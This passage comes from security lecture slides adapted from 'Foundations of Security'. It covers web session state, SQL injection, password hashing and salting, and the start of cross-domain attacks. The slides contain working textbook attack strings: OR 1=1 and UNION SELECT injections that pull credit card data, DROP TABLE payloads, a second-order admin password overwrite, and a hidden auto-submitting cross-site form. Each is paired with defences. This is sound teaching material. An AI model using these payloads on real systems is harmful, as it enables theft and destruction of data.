- Stream state info to client -> extra bandwidth

7.2. POST Instead of GET

- GET: form params (e.g. session-id) leak in URL
 - Could anchor these links in lieu of hidden form fields
 - Alice sends Meg URL in e-mail, Meg follows it & continues transaction w/o Alice's consent
- Referers can leak through outlinks:
 - This `` link
 - Sends request: `GET / HTTP/1.1 Referer: https://www.deliver-me-pizza.com/submit_order? session-id=3927a837e947df203784d309c8372b8e`
 - Session-id leaked to `grocery-store-site's` logs!

7.2. Benefits of POST

- **POST Request:**

```
POST /submit_order HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

session-id%3D3927a837e947df203784d309c8372b8e
```

 - Session-id not visible in URL
 - Pasting into e-mail wouldn't leak it
 - Slightly inconvenient for user, but more secure
- **Referers can still leak w/o user interaction**
 - **Instead of link, image:**

```
<a href=http://www.grocery-store-site.com/banner.gif>
```
 - **GET request for banner.gif still leaks session-id**

7.3. Cookies

- *Cookie* - piece of state maintained by client
 - Server gives cookie to client
 - Client returns cookie to server in HTTP requests
 - Ex: session-id in cookie in lieu of hidden form field

```
HTTP/1.1 200 OK
```

```
Set-Cookie: session-id=3927a837e947df203784d309c8372b8e; secure
```

- Secure dictates using SSL
- Browser Replies:

```
GET /submit_order?pay=yes HTTP/1.1
```

```
Cookie: session-id=3927a837e947df203784d309c8372b8e
```

7.3. Problems with Cookies

- Cookies are associated with browser
 - Sent back w/ each request
- If user doesn't log out, attacker can use same browser to impersonate user
- Session-ids should have limited lifetime

7.4. JavaScript (1)

- Popular client-side scripting language
- Ex: Compute prices of an order:

```
<html><head><title>Order Pizza</title></head><body>
  <form action="submit_order" method="GET" name="f">
    How many pizzas would you like to order?
    <input type="text" name="qty" value="1" onKeyUp="computePrice () ;">
    <input type="hidden" name="price" value="5.50"><br>
    <input type="submit" name="Order" value="Pay">
    <input type="submit" name="Cancel" value="Cancel">
    <script>
      function computePrice() {
        f.price.value = 5.50 * f.qty.value; // compute new value
        f.Order.value = "Pay " + f.price.value // update price
      }
    </script>
  </body></html>
```

7.4. JavaScript (2)

- Evil user can just delete JavaScript code, substitute desired parameters & submit!
 - Could also just submit request & bypass JavaScript

```
GET /submit_order?qty=1000&price=0&Order=Pay
```

- **Warning:** data validation or computations done by JavaScript cannot be trusted by server
 - Attacker may alter script in HTML code to modify computations
 - Must be redone on server to verify

Chapter 7 Summary

- Web apps need to maintain state (HTTP stateless)
 - Hidden form fields
 - Cookies
 - Sessions

- Don't trust user input!
 - keep state on server (space-expensive)
 - Or sign transaction params (bandwidth-expensive)
 - Use cookies, be wary of cross-site attacks (c.f. ch.10)
 - No JavaScript for computations & trusted validations

CHAPTER 8

SQL Injection

Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.



Agenda


- *Command injection* vulnerability - untrusted input inserted into query or command
 - Attack string alters intended semantics of command
 - Ex: *SQL Injection* - unsanitized data used in query to back-end database (DB)
- SQL Injection Examples & Solutions
 - Type 1: compromises user data
 - Type 2: modifies critical data
 - Whitelisting over Blacklisting
 - Escaping
 - Prepared Statements and Bind Variables

SQL Injection Impact in the Real World

- CardSystems, credit card payment processing
- Ruined by SQL Injection attack in June 2005
- 263,000 credit card #s stolen from its DB
- #s stored unencrypted, 40 million exposed
- Awareness Increasing: # of reported SQL injection vulnerabilities tripled from 2004 to 2005

8.1. Attack Scenario (1)

- Ex: Pizza Site Reviewing Orders
 - Form requesting month # to view orders for



- HTTP request:

`https://www.deliver-me-pizza.com/show_orders?month=10`

8.1. Attack Scenario (2)

- App constructs SQL query from parameter:

```
sql_query = "SELECT pizza, toppings, quantity, order_day " +  
            "FROM orders " +  
            "WHERE userid=" + session.getCurrentUserId() + " " +  
            "AND order_month=" + request.getParameter("month");
```

Normal SQL Query

```
SELECT pizza, toppings, quantity, order_day  
FROM orders  
WHERE userid=4123  
AND order_month=10
```

- Type 1 Attack: inputs month='0 OR 1=1' !
- Goes to encoded URL: (space -> %20, = -> %3D)

https://www.deliver-me-pizza.com/show_orders?month=0%20OR%201%3D1

8.1. Attack Scenario (3)

Malicious Query

```
SELECT pizza, toppings, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=0 OR 1=1
```

- WHERE condition is always true!
 - OR precedes AND
 - Type 1 Attack: Gains access to other users' private data!

All User Data Compromised




The screenshot shows a web browser window with the title "Order History - Mozilla Firefox". The browser's menu bar includes "File", "Edit", "View", "History", "Bookmarks", "ScrapBook", "Tools", and "Help". Below the menu bar, the page content is titled "Your Pizza Orders:" and displays a table with the following data:

Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, ...	2	12
Napoli	Tomato, Mozarella, Anchovies, ...	1	17
Margherita	Tomato, Mozarella, Chicken, ...	3	5
Marinara	Oregano, Anchovies, Garlic, ...	1	24
Capricciosa	Mushrooms, Artichokes, Olives, ...	2	15
Veronese	Mushrooms, Prosciutto, Peas, ...	1	21
Godfather	Corleone Chicken, Mozarella, ...	5	13
...			

8.1. Attack Scenario (4)

- More damaging attack: attacker sets `month=0 AND 1=0 UNION SELECT cardholder, number, exp_month, exp_year FROM creditcards`

- Attacker is able to
 - Combine 2 queries
 - 1st query: empty table (where fails)
 - 2nd query: credit card #s of all users



The screenshot shows a web browser window titled "Order history - Mozilla Firefox". The address bar contains "https://w". Below the browser window, the page displays the heading "Your Pizza Orders in October:" followed by a table with the following data:

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

8.1. Attack Scenario (4)

- Even worse, attacker sets

```
month=0;  
DROP TABLE creditcards;
```

- Then DB executes

- Type 2 Attack:
Removes `creditcards`
from schema!
- Future orders fail: DoS!

```
SELECT pizza, toppings,  
quantity, order_day  
FROM orders  
WHERE userid=4123  
AND order_month=0;  
DROP TABLE creditcards;
```

- Problematic Statements:

- Modifiers: `INSERT INTO admin_users VALUES ('hacker',...)`
- Administrative: shut down DB, control OS...

8.1. Attack Scenario (5)

■ Injecting String Parameters: Topping Search

```
sql_query =  
    "SELECT pizza, toppings, quantity, order_day " +  
    "FROM orders " +  
    "WHERE userid=" + session.getCurrentUserId() + " " +  
    "AND topping LIKE '%" + request.getParameter("topping") + "%' ";
```


■ **Attacker sets:** `topping=brzfg%'; DROP table creditcards; --`

■ Query evaluates as:

- SELECT: empty table
- comments out end
- Credit card info dropped

```
SELECT pizza, toppings,  
quantity, order_day  
FROM orders  
WHERE userid=4123  
AND topping LIKE '%brzfg%';  
DROP table creditcards; --%
```

8.1. Attack Scenario (6)





8.2. Solutions

- Variety of Techniques: Defense-in-depth
- Whitelisting over Blacklisting
- Input Validation & Escaping
- Use Prepared Statements & Bind Variables
- Mitigate Impact

8.2.1. Why Blacklisting Does Not Work

- Eliminating quotes enough (blacklist them)?

```
sql_query =  
"SELECT pizza, toppings, quantity, order_day " +  
"FROM orders " +  
"WHERE userid=" + session.getCurrentUserId() + " " +  
"AND topping LIKE  
'kill_quotes(request.getParameter("topping")) + "%'";
```

- `kill_quotes (Java)` removes single quotes:

```
String kill_quotes(String str) {  
    StringBuffer result = new StringBuffer(str.length());  
    for (int i = 0; i < str.length(); i++) {  
        if (str.charAt(i) != '\'' )  
            result.append(str.charAt(i));  
    }  
    return result.toString();  
}
```

8.2.1. Pitfalls of Blacklisting

- Filter quotes, semicolons, whitespace, and...?
 - Could always miss a dangerous character
 - Blacklisting not comprehensive solution
 - Ex: `kill_quotes()` can't prevent attacks against numeric parameters
- May conflict with functional requirements
- How to store O'Brien in DB if quotes blacklisted?

8.2.2. Whitelisting-Based Input Validation

- *Whitelisting* – only allow input within well-defined set of safe values
 - set implicitly defined through *regular expressions*
 - *RegExp* – pattern to match strings against
- **Ex:** `month` parameter: non-negative integer
 - **RegExp:** `^[0-9]*$` - 0 or more digits, safe subset
 - The `^`, `$` match beginning and end of string
 - `[0-9]` matches a digit, `*` specifies 0 or more

8.2.3. Escaping

- Could escape quotes instead of blacklisting
- Ex: insert user o'connor, password terminator

```
sql = "INSERT INTO USERS (uname,passwd) " +  
      "VALUES (" + escape(uname)+ "," +  
      escape(password) +")";
```

□ `escape(o'connor) = o''connor`

```
INSERT INTO USERS (uname,passwd) VALUES ('o''connor','terminator');
```

- Like `kill_quotes`, only works for string inputs
- Numeric parameters could still be vulnerable

8.2.4. Second-Order SQL Injection (1)

- *Second-Order SQL Injection*: data stored in database is later used to conduct SQL injection

- Common if string escaping is applied inconsistently

- Ex: o 'connor updates passwd to SkYn3t

```
new_passwd = request.getParameter("new_passwd");
uname = session.getUsername();
sql = "UPDATE USERS SET passwd='" + escape(new_passwd) +
      "' WHERE uname='" + uname + "'";
```

- Username not escaped, b/c originally escaped before entering DB, now inside our trust zone:

```
UPDATE USERS SET passwd='SkYn3t' WHERE uname='o'connor'
```

- Query fails b/c ' after o ends command prematurely

8.2.4. Second-Order SQL Injection (2)

- Even Worse: What if user set `uname=admin' -- !?`

```
UPDATE USERS SET passwd='cracked' WHERE uname='admin' --'
```


- Attacker changes `admin`'s password to `cracked`
 - Has full access to `admin` account
 - Username avoids collision with real `admin`
 - `--` comments out trailing quote
- All parameters dangerous: `escape(uname)`

8.2.5. Prepared Statements & Bind Variables

- Metachars (e.g. quotes) provide distinction between data & control in queries
 - most attacks: data interpreted as control
 - alters the semantics of a query
- *Bind Variables*: ? placeholders guaranteed to be data (not control)
- *Prepared Statements* allow creation of static queries with bind variables
 - Preserves the structure of intended query
 - Parameters not involved in query parsing/compiling

8.2.5. Java Prepared Statements

```
PreparedStatement ps =  
db.prepareStatement("SELECT pizza, toppings, quantity, order_day "  
+ "FROM orders WHERE userid=? AND order_month=?");  
ps.setInt(1, session.getCurrentUserId());  
ps.setInt(2, Integer.parseInt(request.getParameter("month")));  
ResultSet res = ps.executeQuery();
```



**Bind Variable:
Data Placeholder**

- Query parsed without parameters
- Bind variables are typed: input must be of expected type (e.g. int, string)

8.2.5. PHP Prepared Statements

```
$ps = $db->prepare(
    'SELECT pizza, toppings, quantity, order_day '.
    'FROM orders WHERE userid=? AND order_month=?');
$ps->execute(array($current_user_id, $month));
```

- No explicit typing of parameters like in Java
- Apply consistently: adding `$year` parameter directly to query still creates SQL injection threat
- Have separate module for DB access
 - Do prepared statements here
 - Gateway to DB for rest of code

8.2.5. SQL Stored Procedures

- *Stored procedure*: sequence of SQL statements executing on specified inputs

- **Ex:**

```
CREATE PROCEDURE change_password
    @username VARCHAR(25),
    @new_passwd VARCHAR(25) AS
UPDATE USERS SET passwd=new_passwd WHERE uname=username
```

- **Vulnerable use:**

```
$db->exec("change_password '"+$uname+"', '"+new_passwd+"'");
```

- **Instead use bind variables w/ stored procedure:**

```
$ps = $db->prepare("change_password ?, ?");
$ps->execute(array($uname, $new_passwd));
```



8.2.6. Mitigating the Impact of SQL Injection Attacks

- Prevent Schema & Information Leaks
- Limit Privileges (Defense-in-Depth)
- Encrypt Sensitive Data stored in Database
- Harden DB Server and Host O/S
- Apply Input Validation

8.2.6. Prevent Schema & Information Leaks

- Knowing database schema makes attacker's job easier
- *Blind SQL Injection*: attacker attempts to interrogate system to figure out schema
- Prevent leakages of schema information
- Don't display detailed error messages and stack traces to external users

8.2.6. Limiting Privileges

- Apply Principle of Least Privilege! Limit
 - Read access, tables/views user can query
 - Commands (are updates/inserts ok?)
- No more privileges than typical user needs
- Ex: could prevent attacker from executing INSERT and DROP statements
 - But could still be able do SELECT attacks and compromise user data
 - Not a complete fix, but less damage

8.2.6. Encrypting Sensitive Data

- Encrypt data stored in the database
 - second line of defense
 - w/o key, attacker can't read sensitive info
- Key management precautions: don't store key in DB, attacker just SQL injects again to get it
- Some databases allow automatic encryption, but these still return plaintext queries!

8.2.6. Hardening DB Server and Host O/S

- Dangerous functions could be on by default
- Ex: Microsoft SQL Server
 - Allows users to open inbound/outbound sockets
 - Attacker could steal data, upload binaries, port scan victim's network
- Disable unused services and accounts on OS (Ex: No need for web server on DB host)

8.2.6. Applying Input Validation

- Validation of query parameters not enough
- Validate all input early at *entry point* into code
- Reject overly long input (could prevent unknown buffer overflow exploit in SQL parser)
- Redundancy helps protect systems
 - E.g. if programmer forgets to apply validation for query input
 - Two lines of defense



Summary

- SQL injection attacks are important security threat that can
 - Compromise sensitive user data
 - Alter or damage critical data
 - Give an attacker unwanted access to DB
- **Key Idea:** Use diverse solutions, consistently!
 - Whitelisting input validation & escaping
 - Prepared Statements with bind variables

CHAPTER 9

Password Security

Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.





Agenda

- Basic password system
- Hashing
- Offline Dictionary Attacks
- Salting
- Online Dictionary Attacks
- Additional Password Security Techniques

9.1. A Strawman Proposal

- Basic password system: file w/ username, password records (colon delimiter)

```
john:automobile  
mary:balloon  
joe:wepntkas
```

- Simple to implement, but risky
 - If hacker gets the passwd file, all users compromised

9.2. Hashing


- Encrypt passwords; don't store "in the clear"
 - Could encrypt/decrypt to check (key storage?)
 - Even better: "one-way encryption", no way to decrypt
 - If file stolen, passwords not compromised
 - Use one-way hash function h
 - Ex: SHA-1 hashes stored in file, not plaintext passwd

```
john:9Mfsk4EQh+XD2lBcCAvputrIuVbWKqbxPgKla7u67oo=  
mary:AEd62KRDHUXW6tp+XazwhTLSUlADWXrinUPbxQEfnSI=  
joe:J3mhF7Mv4pnfjcnoHZlZrUELjSBJFOo1r6D6fx8tfwU=
```



9.2. Hashing Example



“What is your username & password?”



My name is john. My password is automobile.



Does

$h(\text{automobile})$

=

9Mfsk4EQ...

???

- Hash: “One-way encryption”

- No need to (can't) decrypt
- Just compare hashes
- Plaintext password not in file, not “in the clear”

9.3. Off-line Dictionary Attacks

Attacker Obtains Password File:

joe	9Mfsk4EQ...
mary	AEd62KRD...
john	J3mhF7Mv...


- *Offline*: attacker steals file and tries combos
- *Online*: try combos against live system

mary has
password
balloon!

Attacker computes possible password hashes (using words from dictionary)

$h(\text{automobile}) = 9\text{Mfsk4EQ}...$
 $h(\text{aardvark}) = z5\text{wcuJWE}...$
 $h(\text{balloon}) = \mathbf{AEd62KRD}...$
 $h(\text{doughnut}) = \text{tvj/d6R4}$

Attacker



9.4. Salting

- *Salting* – include additional info in hash
- Add third field to file storing random # (*salt*)
- **Example Entry:** john with password automobile
john:ScF5GDhWeHr2q5m7mSDuGPVasV2NHz4kuu5n5eyuMbo=:1515
- Hash of password concatenated with salt:
 $h(\text{automobile}|1515) = \text{ScF5GDhW} \dots$


9.4. Salting: Good News

- Dictionary attack against arbitrary user is harder
 - Before Salts: hash word & compare with password file
 - After Salts: hash combos of word & possible salts
- n -word dictionary, k -bit salts, v distinct salts:
 - Attacker must hash $n * \min(v, 2^k)$ strings vs. n (no salt)
 - If many users ($\gg 2^k$, all salts used), 2^k harder attack!
 - Approx. same amount of work for password system

9.4. Off-line Dictionary Attack Foiled (Prevented)!



h(automobile2975) = KNVXKOHBDKOURX
h(automobile1487) = ZNBXLPOEWNVDEJOG
h(automobile2764) = ZMCXOSJNFKOFJHKDF
h(automobile4012) = DJKOINSLOKDKOLJUS
h(automobile3912) = CNVIUDONSOUIEPQN
...Etc...
h(aardvark2975) = DKOUOXKOUJWOIQ
h(aardvark1487) = PODNJUIHDJSHYEJNU
...Etc...



```
/etc/passwd:
```

john	LPINSFRABXJYWONF	2975
mary	DOIIDBQBZIDRWKNG	1487
joe	LDHNSUNELDUALKDY	2764

**Too many
combinations!!!
Attack is
Foiled!**

9.4. Salting: Bad News

- Ineffective against chosen-victim attack
 - Attacker wants to compromise particular account
 - Just hash dictionary words with victim's salt
- Attacker's job harder, not impossible
 - Easy for attacker to compute $2^k n$ hashes?
 - Then offline dictionary attack still a threat.



9.5. Online Dictionary Attacks

- Attacker actively tries combos on live system
- Can monitor attacks
 - Watch for lots of failed attempts
 - Mark or block suspicious IPs

9.6. Additional Password Security Techniques

- Several other techniques to help securely manage passwords: Mix and match ones that make sense for particular app
 - Strong Passwords
 - “Honeypots”
 - Filtering
 - Aging
 - Pronounceable
 - Limiting Logins
 - Artificial Delays
 - Last Login
 - Image Authentication
 - One-Time Passwords

9.6.1. Strong Passwords

- Don't allow concatenation of 1+ dictionary words
- Long as possible: letters, numbers, special chars
- Can create from long phrases:
 - Ex: "Nothing is really work unless you would rather be doing something else" -> n!rWuUwrbds3
 - Use 1st letter of each word, transform some chars into visually or phonetically similar ones
- Protect password file, limit access to admin
 - UNIX used to store in `/etc/passwd` (readable by all)
 - Now stored in `/etc/shadow` (req's privileges/admin)

9.6.2. “Honey-pot” Passwords

- Simple username/password (guest/guest) combos as “honey” to attract attackers
- Bait attackers into trying simple combos
- Alert admin when “booby-trap” triggered
- Could be indication of attack
- ID the IP and track to see what they’re up to

9.6.3. Password Filtering

- Let user choose password
 - Within certain restrictions to guarantee stronger password
 - Ex: if in the dictionary or easy to guess
- May require mixed case, numbers, special chars
 - Can specify set of secure passwords through regular expressions
 - Also set a particular min length

9.6.4. Aging Passwords

- Encourage/require users to change passwords every so often
 - Every time user enters password, potential for attacker to eavesdrop
 - Changing frequently makes any compromised password of limited-time use to attacker
- Could “age” passwords by only accepting it a certain number of times
- But if require change too often, then users will workaround, more insecure

9.6.5. Pronounceable Passwords

- Users want to choose dictionary words because they're easy to remember
- Pronounceable Passwords
 - Non-dictionary words, but also easy to recall
 - Syllables & vowels connected together
 - Gpw package generates examples
 - e.g. ahrosios, chireckl, harciefy

9.6.6. Limited Login Attempts

- Allow just 3-4 logins, then disable or lock account
 - Attacker only gets fixed number of guesses
 - Inconvenient to users if they're forgetful
 - Legitimate user would have to ask sys admin to unlock or reset their password
 - Potential for DoS attacks if usernames compromised and attacker guesses randomly for all, locking up large percentage of users of system

9.6.7 Artificial Delays

- Artificial delay when user tries login over network
- Wait 2^n seconds after n th failure from particular IP address
 - Only minor inconvenience to users (it should only take them a couple of tries, 10 seconds delay at most)
 - But makes attacker's guesses more costly, decreases number of guesses they can try in fixed time interval

9.6.8. Last Login

- Notify user of last login date, time, location each time they login
 - Educate them to pay attention
 - Tell user to report any inconsistencies
- Discrepancies = indications of attacks
- Catch attacks that may not have been noticed
 - Ex: Alice usually logs in monthly from CA
 - Last login was 2 weeks ago in Russia
 - Alice knows something's wrong, reports it

9.6.9. Image Authentication

- Combat phishing: images as second-factor
- Ask users to pick image during account creation
 - Display at login after username is entered
 - Phisher can't spoof the image
 - Educate user to not enter password if he doesn't see the image he picked
- Deployed by PassMark, used on `www.bofa.com` and other financial institutions

9.6.10. One-Time Passwords

- Multiple uses of password gives attacker multiple opportunities to steal it
- OTP: login in with different password each time
- Devices generate passwords to be used each time user logs in
 - Device uses seed to generate stream of passwords
 - Server knows seed, current time, can verify password
- OTP devices integrated into PDAs, cell-phones

Summary

- Hashing passwords: don't store in clear
- Dictionary Attacks: try hashes of common words
- Salting: add a random #, then hash
 - Dictionary attack harder against arbitrary user
 - But doesn't help attack against particular victim
- Other Approaches:
 - Image Authentication
 - One-time Passwords
 - ...

CHAPTER 10

Cross-Domain Security in Web Applications

Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.



Agenda

- *Domain*: where our apps & services are hosted
- *Cross-domain*: security threats due to interactions between our applications and pages on other domains
- Alice is simultaneously (i.e. same browser session), using our (“good”) web-application and a “malicious” web-application



- Security Issues?

10.1. Interaction Between Web Pages From Different Domains

- Possible interactions are limited by *same-origin policy* (a.k.a. *cross-domain security policy*)
 - Links, embedded frames, data inclusion across domains still possible
 - Client-side scripts can make requests cross-domain
- HTTP & cookie authentication two common modes (both are usually cached)
 - Cached credentials associated with browser instance
 - Future (possibly malicious) requests don't need further authentication

10.1.1. Same-Origin Policy

- Modern browsers use DHTML
 - Support style layout through CSS
 - Behavior directives through *JavaScript*
 - Access *Document Object Model (DOM)* allowing reading/modifying page and responding to events
- *Origin*: protocol, hostname, port, but not path
- *Same-origin policy*: scripts can only access properties (cookies, DOM objects) of documents of same origin

10.1.1. Same-Origin Examples

■ Same Origin

- `http://www.examplesite.org/here`
- `http://www.examplesite.org/there`
- same protocol: http, host: examplesite, default port 80

■ All Different Origins

- `http://www.examplesite.org/here`
- `https://www.examplesite.org/there`
- `http://www.examplesite.org:8080/thar`
- `http://www.hackerhome.org/yonder`
- Different protocol: http vs. https, different ports: 80 vs. 8080, different hosts: examplesite vs. hackerhome

10.1.2. Possible Interactions of Documents from Different Origins (1)

- `hackerhome.org` can link to us, can't control
`Click here!`
- Or include a hidden embedded frame:
`<iframe style="display: none" src="http://www.mywwwservice.com/some_url"></iframe>`
 - No visible cue to the user (style attribute hides it)
 - Happens automatically, without user interaction
- Same-origin policy prevents JavaScript on `hackerhome` direct access to our DOM

10.1.2. Possible Interactions (2)

- Occasionally, data loaded from one domain is considered to originate from different domain
`<script src="http://www.mywwwservice.com/some_url"></script>`
- `hackerhome` can include this script loaded from our site, but it is considered to originate from `hackerhome` instead

10.1.2. Possible Interactions (3)

- Another way attacker can initiate requests from user's browsers to our server:

```
<form name="f" method="POST"  
      action="http://www.mywwwservice.com/action">  
  <input type="hidden" name="cmd" value="do_something">  
  ...  
</form>  
<script>document.f.submit();</script>
```

- Form is submitted to our server without any input from user
 - Only has a hidden input field, nothing visible to user
 - Form has a name, so script can access it via DOM and automatically submit it

10.1.3. HTTP Request Authentication

- HTTP is stateless, so web apps have to associate requests with users themselves
- *HTTP authentication*: username/passwd automatically supplied in HTTP header
- *Cookie authentication*: credentials requested in form, after POST app issues session token
- Browser returns session cookie for each request
- *Hidden-form authentication*: hidden form fields transfer session token
- Http & cookie authentication credentials cached

10.1.4. Lifetime of Cached Cookies and HTTP Authentication Credentials

- *Temporary* cookies cached until browser shut down, *persistent* ones cached until expiry date
- HTTP authentication credentials cached in memory, shared by all browser windows of a single *browser instance*
- Caching depends only on browser instance lifetime, not on whether original window is open

10.1.4. Credential Caching Scenario

- (1) Alice has browser window open
- (2) creates new window
- (3) to visit our site, HTTP authentication credentials stored
- (4) She closes the window, but original one still open
- (5) later, she's tempted to visit a hacker's site which causes a surreptitious/hidden request to our site utilizing the cached credentials

- Credentials persisted even after (4), cookies could have been timed-out;
- step (5) could happen days or weeks after (4)

10.2. Attack Patterns

